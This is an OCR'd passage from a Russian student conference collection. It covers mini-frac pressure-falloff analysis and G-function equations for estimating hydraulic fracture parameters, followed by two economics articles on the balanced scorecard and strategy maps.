


Рисунок 4 – А.С.А. анализ графика радиального потока

Это значение P_i затем используется как правильное значение и возвращаясь к квадрат линейному графику после уточнения P_i, вид графика показывает правильность диагностики радиального потока, и в этом конкретном случае определение линейного течения было неправильным.




Рисунок 5 – А.С.А. анализ графика квадрата линейной функции

Краткое изложение методики требует двухэтапной процедуры:

1 – Из первого предположения о пластовом давлении можно сопоставить линии режимов течения, основанные главным образом на наклоне полулогарифмической производной, определить периоды режима,

2 – Затем выполнить коррекцию прямой линии по соответствующему декартовому графику для коррекции пластового давления.

3 – Переключение на квадрат линейный график должно приводить к правильному поведению разности давлений.

Выводы

Тест Мини-ГРП можно использовать для получения следующих данных. Анализ перед закрытием трещины позволяет нам определить давление и время смыкания трещины, «чистое» давление, эффективность жидкости гидроразрыва, и механизмы утечки жидкости. С помощью анализ после закрытия трещины определяем режимы течения потока и пластовое (поровое) давление.

Использованные источники:

1. Планирование и анализ нагнетательных тестов при проведении гидроразрыва в низкопроницаемых пластах с применением ПК «РН-ГРИД» / А.Я. Давлетбаев, Н.А. Махота, А.Х. Нуриев, и др. // Нефтяное хозяйство. – 2018.

2. Holistic Fracture Diagnostics: Consistent Interpretation of Prefrac Injection Tests Using Multiple Analysis Methods / R.D. Barree, V.L. Barree, D.P. // SPE. – 2009.

3. Evaluation of after-closure analysis techniques for tight and shale gas formations / I. M. Mohamed, R. A. Nasralla, M. A. Sayed, et al // SPE. – 2011.

4. Reappraisal of the G time concept in mini-frac analysis / R. C. Bachman, D. A. Walters, R. A. Hawkes, et al // SPE. – 2012.

УДК 622.276.66

Мастриков А.В.
студент магистратуры
Горно-нефтяной факультет
Уфимский государственный нефтяной технический университет
Россия, г. Уфа

ОПРЕДЕЛЕНИЕ ПАРАМЕТРОВ ТРЕЩИНЫ ГРП ИЗ КРИВОЙ ПАДЕНИЯ ДАВЛЕНИЯ, ПОЛУЧЕННОЙ ПРИ МИНИ-ГРП

Аннотация:

В настоящей статье представлена математическая оценка некоторых параметров, количественно определяющих трещину и процесс раскрытия трещины, по уменьшению давления после разрыва. Параметры, которые могут быть количественно определены из снижения давления, - это мгновенное давление остановки, коэффициент утечек, длина и ширина трещины, эффективность жидкости разрыва и время смыкания трещины.

Ключевые слова: гидродинамические исследования скважин (ГДИС), нагнетательный тест, гидроразрыв пласта (ГРП), мини-ГРП, кривая падения давления (КПД), анализ после смыкания, билогарифмический анализ, мгновенное давление остановки, эффективность жидкости разрыва.

Mastrikov A.V.
undergraduate
Mining-oil faculty
Ufa State Petroleum Technological University
Ufa, Russian Federation

DETERMINATION OF THE PARAMETERS OF FRACTURE OF THE CURVE OF PRESSURE DROP OBTAINED WHEN THE MINI-FRAC

Abstract: this article presents a mathematical assessment of some parameters that quantify the crack and crack opening process, to reduce the pressure after the break. The parameters that can be quantitatively determined from the pressure reduction is ISIP, the coefficient of leakage, the length and width of cracks, the efficiency of fracturing fluid and the time of closing cracks

Keywords: hydrofrac, injection test, hydraulic fracturing, mini-frac, pressure fall-of curve, after closure analysis, log-log analysis, ISIP, tear fluid efficiency.

Тест Мини-ГРП относится к нагнетательному тесту, в котором небольшой объем жидкости вводится в пласт с определенной скоростью для создания трещины. Для анализа регистрируются скорость нагнетания, давление и падение давления. С помощью Мини-ГРП мы получаем следующие данные. Анализ перед закрытием трещины позволяет нам определить давление и время смыкания трещины, «чистое» давление, эффективность жидкости гидроразрыва, и механизмы утечки жидкости. С

помощью анализ после закрытия трещины определяем режимы течения потока и пластовое (поровое) давление.

Таблица 1 – Результаты анализа графика G-функции и А.С.А. графика

Функция оси X	G-функция	$\sqrt{t}$	F_L^2	F_L	F_R
Тип графика	Декартов	Декартов	Билогарифм.	Декартов	Декартов
Время и давление смыкания	Время, давление, «чистое» давление, эффективность жидкости разрыва, значение G_c и наклон m_G при смыкании	Время и давление смыкания			
Эффективность жидкости разрыва η					
ISIP					
Режимы течения			Специализированная линейная диагностика		
P_i				Пересечение прямой линии с осью	Пересечение прямой линии с осью

Результирующие уравнения

ISIP

Мгновенное давление остановки (ISIP) дается непосредственно

$$ISIP = G_c m_G + P_c,$$

Эффективность жидкости гидроразрыва

Эффективность жидкости гидроразрыва η представляет собой отношение объема жидкости в трещине при остановке к общему объему закачки. Предполагая, что мгновенные утечки отсутствуют, получим

$$\eta = \frac{G_c}{2 + G_c}$$

Модель развития трещины ГРП

Для того чтобы определить модель трещины ГРП необходимо из фактических данных определить тангенс угла наклона по формуле

$$tg\gamma = \frac{dln(p_w - p_c)}{dlnt}$$

где p_w и p_c – давление соответственно забойное и смыкание, t – время. И установить – какому интервалу принадлежит его значение. Если значение tgγ ∈ [-0,1875; -0,33] то поведение трещины описывается радиальной моделью, если tgγ ∈ [-0,25; -0,33] то фактической трещине наиболее близка модель KGD, если tgγ ∈ [0,125; 0,2] то росту трещины соответствует модель PKN.

Коэффициент утечки

Коэффициент утечки задается как $C_L = \frac{2}{\pi}\frac{m_G}{r_p\sqrt{t_p}S_f}$. В зависимости от модели развития трещины:

$$C_L = \frac{m_G}{r_p\sqrt{t_p}E'}\beta\begin{cases} h_f, & PKN \\ 2L_f, & KGD \\ \left(32R_f\right)/3\pi^2, & Radial \end{cases}$$

$r_p = \frac{h_p}{h_f}$ – отношение проницаемой к общей высоте и β является зависимым от геометрии фактором, определяемым:

$$\beta = \begin{cases} \left(2n+2\right)/\left(2n+3+a\right), & PKN \\ 0.9, & KGD \\ 3\pi^2/32, & Radial \end{cases}$$

Где n – показатель степенного закона для жидкости разрыва, a – переменная, описывающая постоянство вязкости жидкости разрыва в трещине (обычно принимается равной 1).

Размеры трещины

Площадь крыла трещины:

$$A_f = \frac{\left(1-\eta\right)V_i}{2g\left(0,\alpha,1/2\right)C_L r_p\sqrt{t_p}}\begin{cases} 2L_f h_f, & PKN \\ 2L_f h_f, & KGD \\ \pi R_f^2, & Radial \end{cases}$$

Можно также получить среднюю ширину трещины:

$$\bar{w}_f = \frac{2g\left(0,\alpha,1/2\right)C_L r_p\sqrt{t_p}\eta}{\left(1-\eta\right)}$$

Оценка проницаемости с помощью G-функции

Эмпирическая формулировка, полученная из численного моделирования:

$$k = \frac{0.0086\mu_f\sqrt{0.01\left(P_{ISIP}-P_c\right)}}{\Phi c_t\left(G_c E r_p/0.038\right)^{1.96}}$$

Единицы: μ_f [сПз], P [psi], Φc_t [psi-1], E [Mpsi], k [мД]

Пластовая жидкость и ее остаточная насыщенность в зоне вторжения будут иметь некоторое влияние на подвижность утечки, поэтому, как правило, предполагаемая вязкость закачиваемой жидкости в 1 сПз используется для включения эффектов температуры пласта и относительной проницаемости в затронутой зоне.

E - модуль Юнга.

Коэффициент проницаемой высоты r_p равен 1 для нормальной и зависящей от давления утечки и представляет собой количество избыточной жидкости, которая должна утечь, чтобы трещина сомкнулась, в случае, когда

геометрия трещины отклоняется от предполагаемой плоской трещины постоянной высоты.

На практике коэффициент проницаемой высоты r_p рассчитывается как площадь под полулогарифмической производной G-функции до смыкания, деленная на площадь треугольника, определяемого прямолинейным касанием к полулогарифмической производной при закрытии. Для поперечных проницаемых пластов и в случае регрессии высоты трещины значение коэффициента ниже единицы, иначе оно равно 1.

Подвижность удаленной зоны

В случае псевдо-радиального течения:

$$\frac{kh}{\mu} = \frac{\pi}{16}\frac{V_i}{m_R t_c}$$

Проницаемость можно также оценить для псевдолинейного течения

$$\frac{k\Phi c_t}{\mu} = \pi\frac{C_L^2}{m_L^2}$$

Где c_t обозначает полную сжимаемость.

G-функция: теоретические предпосылки

После инициации трещины ее рост определяется в течение всего времени развитием площади

$$A(\tau) = A(t)\cdot(\tau/t)^{\alpha}$$

где α – показатель роста площади трещины.

Для дифференциального элемента поверхности ∂A трещины, которая подвергается воздействию жидкости гидроразрыва в момент времени $\tau(A)$, скорость утечки определяется следующим образом:

$$\partial q_L = 2\cdot\partial A\cdot\frac{C_L}{(t-\tau)^{1-\theta}}\partial t$$

где C_L – коэффициент утечки, а где θ – степень утечки.

Интегрирование скорости утечки по поверхности утечки в течение всего периода закачки дает:

$$V_{Lp} = 2\int_0^{A_p}\int_{\tau}^{t_p}\frac{C_L}{(t-\tau)^{1-\theta}}\partial A\partial t$$

Используя тот факт, что $\tau/t_p = (A_{ND})^{1/\alpha}$ при $A_{ND} = A/A_p$, $t_{ND} = t/t_p$, мы имеем

$$V_{Lp} = 2\cdot A_p\cdot t_p^{\theta}\int_0^1\int_{A_{ND}^{1/\alpha}}^1\frac{C_L}{\left(t_{ND}-A_{ND}^{1/\alpha}\right)^{1-\theta}}\partial A_{ND}\partial t_{ND}$$

Следуя Нолту и полагая, что площадь трещины остается постоянной после остановки и до смыкания трещины, мы можем ввести $\Delta t = (t-t_p)/t_p$ и выполняя аналогичное интегрирование по добавленному периоду, получим

$$V_{Lp}\left(t_p+\Delta t\right)=2\cdot A_p\cdot t_p^{\theta}\int_0^1\int_{A_{ND}^{1/\alpha}}^{1+\Delta t}\frac{C_L}{\left(t_{ND}-A_{ND}^{1/\alpha}\right)^{1-\theta}}\partial A_{ND}\partial t_{ND}$$

Интегрирование по ∂t_{ND} дает:

$$V_{Lp}\left(t_p+\Delta t\right)=2\cdot A_p\cdot t_p^{\theta}C_L g\left(\Delta t,\alpha,\theta\right)$$

$$\boxed{g\left(\Delta t,\alpha,\theta\right)=\frac{1}{\theta}\int_0^1\left(1+\Delta t-A_{ND}^{1/\alpha}\right)^{\theta}\partial A_{ND}}$$

Следовательно, материальный баланс может быть использован для связи объемов и давлений:

$$\frac{\partial V}{\partial t}=\frac{A_f}{S_f}\frac{\partial P_n}{\partial t}$$

где P_n – чистое давление трещины, S_f – жесткость трещины, заданное в зависимости от двумерной модели трещины, используемой как:

$$S_f=\frac{2E'}{\pi}\begin{cases}1/h_f, & \textit{Вертикальная плоская деформация}\left(PKN\right)\\ 1/\left(2L_f\right), & \textit{Горизонтальная плоская деформация}\left(KGD\right)\\ 3\pi^2/\left(32R_f\right), & \textit{Радиальная}\end{cases}$$

где E' – модуль плоской деформации.

Наконец, разность чистого давления может быть выражена как:

$$\boxed{\Delta P_n=\frac{\pi}{2}\cdot r_p\cdot S_f\cdot C_L\cdot t_p^{\theta}\cdot\left\{\frac{4}{\pi}\left[g\left(\Delta t,\alpha,\theta\right)-g\left(0,\alpha,\theta\right)\right]\right\}=\frac{\pi}{2}\cdot r_p\cdot S_f\cdot C_L\cdot t_p^{\theta}\cdot G\left(\Delta t,\alpha,\theta\right)}$$

При $r_p=h_p/h_f$ отношение проницаемой высоты к общей высоте.

Заметим, что Нолт и Кастильо рассматривают дополнительный поправочный член, умножая S_f на β_s, где β_s – отношение среднего чистого давления в трещине к забойному давлению при остановке. Он задается Нолтом для вертикальных трещин и Кастильо для горизонтальной и радиальной геометрии трещин в зависимости от реологического поведения жидкости гидроразрыва и поправки на деградацию вязкости Нолта.

Предполагаемые типы жидкости

Показатель утечки θ связан с характером фильтрата жидкости, если индекс поведения потока модели степенной жидкости гидроразрыва определяется параметром n:

$$\theta=\frac{n}{n+1}$$

Таблица 1 – показатель утечки для различных типов жидкости

Тип жидкости	n	θ
Ньютоновская	$n=1$	$\theta=1/2$
Псевдопластичная неньютоновская	$n<1$	$\theta<1/2$
Вязкоупругая	$n\approx 10-15$	$\theta\approx 1$

Большинство авторов принимают ньютоновскую жидкость ($\theta=1/2$).

Упрощение G-функции

Для ньютоновской жидкости Валько и Экономидес нашли аналитическое выражение для g-функции в форме:

$$g(\Delta t,\alpha,1/2)=\frac{4\alpha\sqrt{\Delta t}+2\sqrt{1+\Delta t}\cdot F\left(1/2;\alpha;1+\alpha;(1+\Delta t)^{-1}\right)}{1+2\alpha}$$

где $F(a;b;c;z)$ – гипергеометрическая функция (полиномиальная аппроксимация может быть получена для конкретных значений α).

Показатель α был связан с типом модели трещины, с эффективностью в конце закачки и с реологическим поведением жидкости.

Он ограничен интервалом [α_L α_U] (сам ограничен между 1/2 и 1), где оценки задаются в зависимости от индекса поведения течения и геометрической модели трещины в следующей таблице:

Таблица 2 – Граничные значения α для различных геометрий модели трещины и для жидкостей

Модель	α_L	α_U	α_L ньютоновская	α_U неньютоновск.
PKN	$1-\frac{n}{n+1}$	$\frac{2n+2}{2n+3}$	1/2	4/5
KGD	$1-\frac{n}{n+1}$	$\frac{n+1}{n+2}$	1/2	2/3
Радиальная	$1-\frac{n}{n+1}$	$\frac{4n+4}{3n+6}$	1/2	8/9

Функцию G можно оценить, интегрируя ее со значениями α, взятыми для каждой из границ, и используя простую интерполяцию для получения функции G для любого другого значения α (линейная интерполяция):

$$\boxed{g(\Delta t,\alpha,\theta)=g(\Delta t,0.5,\theta)+(2\alpha-1)\cdot\left[g(\Delta t,1,\theta)-g(\Delta t,0.5,\theta)\right]}$$

Если неизвестно, значение α может быть рассчитано путем интерполяции между нижней и верхней границей с использованием эффективности обработки трещин:

$$\alpha=\alpha_L+\eta(\alpha_U-\alpha_L)$$

где эффективность обработки $\eta=\frac{G(\Delta t_c,1,0.5)}{2\kappa+G(\Delta t_c,1,0.5)}$, κ – коэффициент мгновенной утечки.

Для ньютоновской жидкости границы функции G заданы как:

	$g(0,\alpha,1/2)$	$G(\Delta t,\alpha,1/2)$
$\alpha=1/2$	$\frac{\pi}{2}$	$G_L(\Delta t)=\frac{4}{\pi}\left((1+\Delta t)\sin^{-1}(1+\Delta t)^{-1/2}+\Delta t^{1/2}-\frac{\pi}{2}\right)$
$\alpha=1$	$\frac{4}{3}$	$G_U(\Delta t)=\frac{4}{\pi}\left(\frac{4}{3}\left[(1+\Delta t)^{3/2}-\Delta t^{3/2}\right]-\frac{4}{3}\right)$

Более простая стратегия состоит в том, чтобы взять функцию на одной границе (или среднюю функцию по двум границам). Вывод Нолта производился с использованием верхней границы ($G=G_U$) на основании того

факта, что эти две границы удивительно близки друг к другу (различие менее 10 процентов сообщалось Нолтом и др.).

Вывод:

Из проведенного до основного ГРП нагнетательного теста Мини-ГРП мы получили следующие параметры мгновенное давление остановки, коэффициент утечек, длина и ширина трещины, эффективность жидкости разрыва, давление и время смыкания трещины. Эти параметры помогут нам провести калибровку дизайна ГРП и смоделировать модель трещина ГРП.

Использованные источники:

1. Holistic Fracture Diagnostics: Consistent Interpretation of Prefrac Injection Tests Using Multiple Analysis Methods / R.D. Barree, V.L. Barree, D.P. // SPE. – 2009.
2. Evaluation of after-closure analysis techniques for tight and shale gas formations / I. M. Mohamed, R. A. Nasralla, M. A. Sayed, et al // SPE. – 2011.
3. Reappraisal of the G time concept in mini-frac analysis / R. C. Bachman, D. A. Walters, R. A. Hawkes, et al // SPE. – 2012.
4. New Method for Determination of Formation Permeability, Reservoir Pressure, and Fracture Properties from a Minifrac Test / M.Y. Soliman [et al.] // ARMA/USRMS – 2015
5. Примеры интерпретации данных мини-ГРП в низкопроницаемых коллекторах/ Н.А. Махота, А.Я. Давлетбаев, А.И. Федоров [и др.] // SPE – 2014.

УДК 338.012

Матвеев И.Э.
студент 4 курса
направление подготовки 38.03.01 «Экономика»
Институт экономики и управления
Гуманитарно-педагогическая академия (филиал)
Россия, Республика Крым, г. Ялта

СБАЛАНСИРОВАННАЯ СИСТЕМА ПОКАЗАТЕЛЕЙ КАК ВАЖНЫЙ ИНСТРУМЕНТ ОЦЕНКИ ДЕЯТЕЛЬНОСТИ ПРЕДПРИЯТИЯ

Аннотация: в настоящей статье автором рассматривается концепт сбалансированной системы показателей, которая предлагается в качестве одного из основополагающих инструментов оценки деятельности предприятия. Также в работе представлено положение о связи рассматриваемого элемента и ключевых показателей эффективности организации. Автор подчеркивает, что создание стратегической карты является одним из ключевых шагов в грамотном использовании сбалансированной системы показателей.

Ключевые слова: сбалансированная система показателей, эффективность, стратегический менеджмент, стратегия, стратегическая карта.

BALANCED SCORECARD AS AN IMPORTANT TOOL FOR EVALUATING THE ACTIVITY OF THE ENTERPRISE

Abstract: in this article, the author considers the concept of a balanced scorecard, which is proposed as one of the fundamental tools for assessing the activities of an enterprise. The paper also presents a statement on the relationship of the element under consideration and key performance indicators of the organization. The author emphasizes that the creation of a strategic map is one of the key steps in the proper use of a balanced scorecard.

Key words: balanced scorecard, efficiency, strategic management, strategy, strategic map.

Множество предприятия в настоящее время подвержено конкуренции из-за развивающейся конъюнктуры рынка. И чтобы поддерживать свое положение «на плаву», нужно постоянно следить за деятельностью организации с использованием различных инструментов. И одним из таких инструментов является сбалансированная система показателей (ССП). Отметим, что сбалансированная система показателей - это элемент управления эффективностью стратегии - полустандартный структурированный отчет, который может использоваться менеджерами для отслеживания выполнения работ персоналом, находящимся под их контролем, и для мониторинга последствий, связанных с этими

действиями[73].

Обращаясь к истории, стоит сказать, что сбалансированная система показателей, как концепт, была первоначально разработана доктором Робертом Капланом из Гарвардского университета и доктором Дэвидом Нортоном в качестве основы для измерения эффективности работы организации с использованием более сбалансированного набора показателей эффективности. Традиционно компании использовали только краткосрочные финансовые показатели в качестве индикатора успеха. Сбалансированная система показателей, как введенный элемент в стратегический менеджмент, добавила дополнительные нефинансовые стратегические меры для объединения, чтобы лучше сосредоточиться на долгосрочном успехе. ССП развивалась на протяжении многих лет и в настоящее время считается полностью интегрированной стратегической системой управления[74].

Использующееся выражение «сбалансированная система показателей» в первую очередь относится к отчету об управлении эффективностью, используемому командой управления, и, как правило, эта команда ориентирована на управление реализацией стратегии или оперативной деятельности. В 2017 году американская компания «2G Active Management» провела опрос среди управленцев по всему миру, спрашивая у них о целях использования сбалансированной системы показателей в своей деятельности, получив следующие результаты: 62% респондентов сообщили об использовании ССП для управления реализацией стратегии, а 48% ответили, что используют её для оперативного управления деятельностью организации. 17% опрошенных отметили, что данный инструмент используют для отслеживания личной рабочей эффективности, а 30% подчеркнули, что работают с сбалансированной системой показателей в качестве получения общей информации о ходе развития предприятия[75].

Сейчас хотелось бы также отметить и основные характеристики, которые присуще сбалансированной системе показателей как важному инструменту деятельности предприятия[76]:

- основное внимание уделяется стратегической повестке развития соответствующей организации;
- выбор небольшого количества элементов данных для проведения мониторинга;
- сочетание финансовых и нефинансовых данных для анализа функциональности предприятия.

Сбалансированная система показателей, как парадигма, широко

---

[73] Алексеева, М. Б. Анализ инновационной деятельности : учебник и практикум для бакалавриата и магистратуры / М. Б. Алексеева, П. П. Ветренко. — М. : Издательство Юрайт, 2018. — 303 с.

[74] Balanced Scorecard Basics [Электронный ресурс], - https://www.balancedscorecard.org/BSC-Basics/About-the-Balanced-Scorecard

[75] Balanced Scorecard Usage Survey 2017 [Электронный ресурс], - https://2gc.eu/assets/files/site/Survey_Files/2017_Survey_Document_final_180123.pdf

[76]Коротков, Э.М. Основы менеджмента: Учебное пособие / И.Ю. Солдатова, Э.М. Коротков; Под ред. И.Ю. Солдатова, М.А. Чернышева. - М.: Дашков и К, Академцентр, 2013. - 272 с.

используемая в менеджменте, коррелирует с термином «KPI» - ключевые показатели эффективности. ССП предполагает использование четырех конструктивных элементов для полной оценки организации77:

1. Финансовый элемент, включающий в себя анализ показателей деятельности организации с точки зрения доходов и расходов;

2. Элемент заинтересованности клиента, включающий в себя организационную эффективность с точки зрения клиента и других ключевых заинтересованных сторон, которые напрямую связаны с деятельностью предприятия;

3. Элемент внутренних процессов, происходящих в организации, которые связаны с концептом эффективности и качества выпускаемых продуктов или выполняемых услуг со стороны компании;

4. Элемент организационного потенциала, рассматривающий организационную производительность через объективы человеческого капитала, инфраструктуры, технологий, культуры и других возможностей, являющимися ключевыми для достижения прорывных результатов в своей отрасли.

Одной из самых сильных составляющих методологии ССП является использование сопоставления стратегий для визуализации и обмена информацией о том, как создаются ценности организацией. Для этого может быть использована стратегическая карта - это графическое изображение, которое показывает логическую причинно-следственную связь между стратегическими целями, принятыми на предприятии. Говоря в общем, повышение производительности в задачах, обнаруженных в перспективе организационной мощности, позволяет организации улучшить свою внутреннюю перспективу процесса роста, что, в свою очередь, позволяет компании создавать желаемые результаты в таких сферах, как клиент ориентированность и финансовые перспективы78.

Создание стратегической карты организации является первым ключевым шагом в методологии сбалансированной системы показателей. Она вводит четкое определение бизнес-стратегии и обычно может быть зафиксирована после набора интенсивного мозгового штурма, в котором должны принимать участие руководители, отвечающие за все ключевые функции и процессы организации. Очень важным для создания связной и реалистичной стратегической карты является реальное понимание иерархических внутренних взаимосвязей между используемыми перспективами. Каждая перспектива содержит одну или несколько стратегических целей, которые в свою очередь связаны с одним или несколькими показателями эффективности и их целевыми значениями. Расположение стратегических целей на стратегической карте выбрано не

[77] Balanced Scorecard Basics [Электронный ресурс], - https://www.balancedscorecard.org/BSC-Basics/About-the-Balanced-Scorecard

[78] Balanced Scorecard Basics [Электронный ресурс], - https://www.balancedscorecard.org/BSC-Basics/About-the-Balanced-Scorecard

случайно и служит наглядному представлению взаимосвязей между выбранными заголовками перспектив[79].

Итак, можно сделать вывод, что такой концепт стратегического менеджмента, как сбалансированная система показателей, эволюционировал с момента появления первоначальных идей, связанных с ним, предложенных в конце 1980-х - начале 1990-х годов, а современные средства управления эффективностью, включая ССП, значительно улучшились, став более гибкими (в соответствии с более широким диапазоном организационных типов) и более эффективными, что позволяет организации прослеживать возможность своего функционального состояния и строить стратегии для дальнейшего роста.

Использованные источники:

1. Алексеева, М. Б. Анализ инновационной деятельности : учебник и практикум для бакалавриата и магистратуры / М. Б. Алексеева, П. П. Ветренко. — М. : Издательство Юрайт, 2018. — 303 с.
2. Коротков, Э.М. Основы менеджмента: Учебное пособие / И.Ю. Солдатова, Э.М. Коротков; Под ред. И.Ю. Солдатова, М.А. Чернышева. - М.: Дашков и К, Академцентр, 2013. - 272 с.
3. Balanced Scorecard Basics [Электронный ресурс], - https://www.balancedscorecard.org/BSC-Basics/About-the-Balanced-Scorecard
4. Balanced Scorecard Usage Survey 2017 [Электронный ресурс], - https://2gc.eu/assets/files/site/Survey_Files/2017_Survey_Document_final_180123.pdf

[79] Алексеева, М. Б. Анализ инновационной деятельности : учебник и практикум для бакалавриата и магистратуры / М. Б. Алексеева, П. П. Ветренко. — М. : Издательство Юрайт, 2018. — 303 с.

УДК 338.22.021.1

Матвеев И. Э.
студент 4 курса
направление подготовки 38.03.01 «Экономика»
Институт экономики и управления
Гуманитарно-педагогическая академия (филиал)
Россия, Республика Крым, г. Ялта

СТРАТЕГИЧЕСКАЯ КАРТА КАК ДОКУМЕНТ ПРЕДСТАВЛЕНИЯ ГЛАВНЫХ ЦЕЛЕЙ ПРЕДПРИТИЯ

Аннотация: в настоящей статье автором рассматривается инструмент стратегической карты как документа представления главных целей предприятий. Также в работе изучены достоинства стратегической карты, которые позволяют точнее понять о необходимости её внедрения в работу каждой организации. Автор в статье представил основные положения логики построения стратегической карты, которые помогли лучше охарактеризовать её создание.

Ключевые слова: стратегическая карта, эффективность, стратегический менеджмент, стратегия, развитие предприятия.

STRATEGIC MAP AS A DOCUMENT OF THE PRESENTATION OF THE MAIN OBJECTIVES OF THE ENTERPRISE

Abstract: in this article, the author considers the tool of the strategic map as a document representing the main goals of enterprises. The paper also explores the merits of a strategic map, which allows you to more accurately understand the need for its implementation in the work of each organization. The author in the article presented the main provisions of the logic of building a strategic map, which helped to better characterize its creation.

Key words: strategic map, efficiency, strategic management, strategy, enterprise development.

В 2001 году Р. Каплан и Д. Нортон опубликовали научный труд под названием «Стратегически ориентированная организация», в котором была представлена стратегическая карта как неотъемлемая часть сбалансированной системы показателей управления эффективностью, превращая ее в систему управления. Отметим, что стратегическая карта - это диаграмма, описывающая, как компания или организация может создать ценность, связывая основополагающие цели фирмы по причине и следствию, основанные на четырех сбалансированных показателях80:

1. Финансы;
2. Заинтересованность клиента;
3. Внутренние процессы;
4. Организационный потенциал.

[80] Мескон, М.Х. Основы менеджмента / М.Х. Мескон, М. Альберт, Ф. Хедоури. - М.: Вильямс, 2016. - 672 с.

Логику построения стратегической карты можно увидеть на рис.1

Рис. 1. Логика построения стратегической карты

Сейчас хотелось бы представить четыре основных достоинства использования инструмента стратегической карты в отношении развития предприятия81:

1. Доступ к нескольким уровням осмысления эффективности работы организации.

Стратегическая карта позволяет руководителю оценить общую эффективность организации в общем виде, а также дать вам возможность просмотреть этот параметр более глубоко, если это непосредственно требуется. Это достоинство позволяет определить краткосрочную тактику и цели, которые должны быть выполнены для обслуживания долгосрочных устремлений, изложенных в стратегии.

2. Возможность делегирования задач более эффективным способом.

Стратегическая карта выявляет разрозненные задачи, которые необходимо выполнить для реализации стратегии, что облегчает ее разбивку и анализ. Для реализации этого достоинства можно использовать различное программное обеспечение, как, например, StrategyBlocks, которое позволяет разбивать стратегию на составные части, определяя, какие задачи по достижению тех или иных целей должны быть выполнены в первую очередь82.

---

[81] 4 benefits of strategy mapping [Электронный ресурс], - https://www.strategyblocks.com/blog/4-benefits-of-strategy-mapping/

[82] StrategyBlocks 4.0 [Электронный ресурс], - https://www.strategyblocks.com/products/strategyblocks/

3. Осуществляется параметр более активного участия в жизни организации со стороны рядовых работников.

Основываясь на работе StrategyBlocks, руководитель может объединить работников всей организации, подключив их к процессу достижения поставленных стратегических целей. С помощью программы каждый работник может просмотреть свою роль в достижении целей, что улучшит конъюнктуру его деятельности.

4. Лучшее управление рисками.

Холистический взгляд на стратегию, обеспечиваемую использованием стратегической карты, позволяет быстро выявить недочеты в имеющейся стратегии, что способствует разработке новых соответствующих конструктивных решений. Если отдельный компонент стратегии не будет способствовать достижению определенных результатов, то его разрешению можно уделить первоочередное значение83.

Сам инструмент стратегической карты предполагает, что в её основе должны лежать миссия и видение предприятия, так как именно эти два элемента являются основной единицей для её разработки. Причем стоит отметить, что миссия описывает, что компания нацелена делать ежедневно для улучшения своей деятельности, а видение предполагает, как будет выглядеть будущее. И миссия, и видение должны содержать в себе вдохновляющий компонент. Сейчас хотелось бы привести в пример и видение, и миссию компании Nike84:

Миссия: «Привнести вдохновение и инновации каждому спортсмену в мире». Однако заявление о видении Nike оставляет желать лучшего: «Быть спортивной компанией № 1 в мире».

Таким образом, можно сделать вывод, что стратегическая карта - это визуальное представление компонентов стратегии организации и взаимоотношений между финансовым, клиентским, внутренними процессами и перспективами развития и роста компании. Также подчеркнем, что некоторые стратегические карты имеют стратегические темы. Они представляют собой три или четыре важных направления в работе любой организации. Темы вертикально группируют связанные цели по всей стратегии, позволяя тщательно отслеживать её и следовать ей.

Использованные источники:

1. Мескон, М.Х. Основы менеджмента / М.Х. Мескон, М. Альберт, Ф. Хедоури. - М.: Вильямс, 2016. - 672 с.
2. Хангер, Дж., Д. Основы стратегического менеджмента: Учебник / Дж. Д. Хангер, Т.Л. Уилен. - М.: ЮНИТИ, 2012. - 319 с.
3. IntraFocus. Strategy Map [Электронный ресурс], - https://static.intrafocus.com/uploads/2017/06/4.-What-is-a-Strategy-Map.pdf

[83] Хангер, Дж., Д. Основы стратегического менеджмента: Учебник / Дж. Д. Хангер, Т.Л. Уилен. - М.: ЮНИТИ, 2012. - 319 с.
[84] IntraFocus. Strategy Map [Электронный ресурс], - https://static.intrafocus.com/uploads/2017/06/4.-What-is-a-Strategy-Map.pdf

4. StrategyBlocks 4.0 [Электронный ресурс], - https://www.strategyblocks.com/products/strategyblocks/
5. benefits of strategy mapping [Электронный ресурс], - https://www.strategyblocks.com/blog/4-benefits-of-strategy-mapping/

УДК 336.7

Матвеева Е.В.
студент 4 курса
направление подготовки «Бухгалтерский учёт, анализ, аудит»
Оренбургский филиал
РЭУ им. Г.В. Плеханова
Россия, г. Оренбург

